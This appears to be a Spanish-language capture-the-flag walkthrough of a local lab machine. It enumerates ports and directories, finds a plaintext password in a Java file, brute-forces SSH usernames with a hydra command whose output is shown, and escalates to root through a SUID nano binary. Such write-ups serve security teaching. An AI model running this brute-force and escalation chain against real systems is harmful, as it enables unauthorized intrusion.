

Levantamos la máquina.


Le aplicamos un ping para ver si está levantada y con el ttl podemos ver que estamos ante una máquina Linux.




Con nmap comprobamos los puertos y sus servicios correspondientes.




Con gobuster buscamos en el puerto 80 posibles directorios y archivos ocultos. Y encontramos un archivo en java.



Vemos que nos comenta acerca de un token. Pero debemos seguir buscando más archivos.



Buscamos en la carpeta backend y vemos otro archivo java, dentro del mismo vemos una especie de contraseña en texto claro.



Aplicamos fuerza bruta para comprobar si esa contraseña tiene algún usuario para el puerto 5000 que es el que tiene el servicio ssh levantado. Encontramos lovely.

```
❯ hydra -L /usr/share/wordlists/rockyou.txt -p lapassworddebackupmaschingonadetodas 172.17.0.2 ssh
-t 4 -s 5000
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-18 11:16:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:14344399/p:1), ~3586100 t
ries per task
[DATA] attacking ssh://172.17.0.2:5000/
[5000][ssh] host: 172.17.0.2   login: lovely   password: lapassworddebackupmaschingonadetodas
```


Ingresamos por el puerto 5000 con el usuario lovely y su contraseña. Además vemos que no pertenece a ningún grupo especial.

```
❯ ssh lovely@172.17.0.2 -p 5000
The authenticity of host '[172.17.0.2]:5000 ([172.17.0.2]:5000)' can't be established.
ED25519 key fingerprint is SHA256:TUnzbWA0NsTnkmoG4y6xeMwIaklAGO70KPdicJNeE88.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.17.0.2]:5000' (ED25519) to the list of known hosts.
lovely@172.17.0.2's password:
Linux 83cd9f83f347 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_6
4

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lovely@83cd9f83f347:~$ id
uid=1001(lovely) gid=1001(lovely) groups=1001(lovely),100(users)
```

Con el comando find buscamos por permisos suid y sabemos que podemos ejecutar nano con privilegios de root. Por lo tanto, buscamos si podemos levantarnos una shell como root en GTFO.



Ejecutamos el binaro según nos indica GTFO y obtenemos una shell con el usuario root.

```
# id
uid=0(root) gid=0(root) groups=0(root)
```